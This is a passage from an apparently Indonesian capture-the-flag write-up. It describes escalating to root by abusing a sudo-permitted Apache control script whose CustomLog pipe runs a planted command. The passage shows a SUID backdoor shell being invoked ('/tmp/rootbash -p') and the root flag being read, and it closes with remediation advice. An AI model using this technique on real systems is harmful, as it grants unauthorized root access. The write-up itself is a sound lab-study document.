
Ini memaksa program (yang berjalan sebagai **Root**) untuk membaca konfigurasi palsu tadi, dengan membaca baris **CustomLog**, dan tanpa sadar menjalankan perintah jahat di dalamnya. Pintu belakang (**backdoor**) berhasil dibuat.

6. Kemudian kita menjalankan command untuk masuk ke **backdoor** tersebut

```
$ /tmp/rootbash -p
```

```
mark@guardian:~$ /tmp/rootbash -p
rootbash-5.1#
```

7. Kemudian dengan adanya akses root, kita menampilkan daftar file di folder tempat root berada saat ini secara lengkap (termasuk file tersembunyi). Kemudian pindah direktori ke folder dengan command $ **cd /root** kemudian kita lihat list file dan terdapat root.txt dan kemudian kita lihat isinya, dengan ini kita mendapatkan **root flag** kita!!!!



Remediation Strategies

- **Secure Sudo Configuration,** hapus izin sudo untuk script /usr/local/bin/safeapache2ctl bagi user mark jika tidak penting.
- **Input Validation**
- **Restrict CustomLog Pipes**, konfigurasi keamanan server (seperti **AppArmor** atau **SELinux**) dapat diterapkan untuk mencegah proses Apache mengeksekusi shell commands yang tidak sah.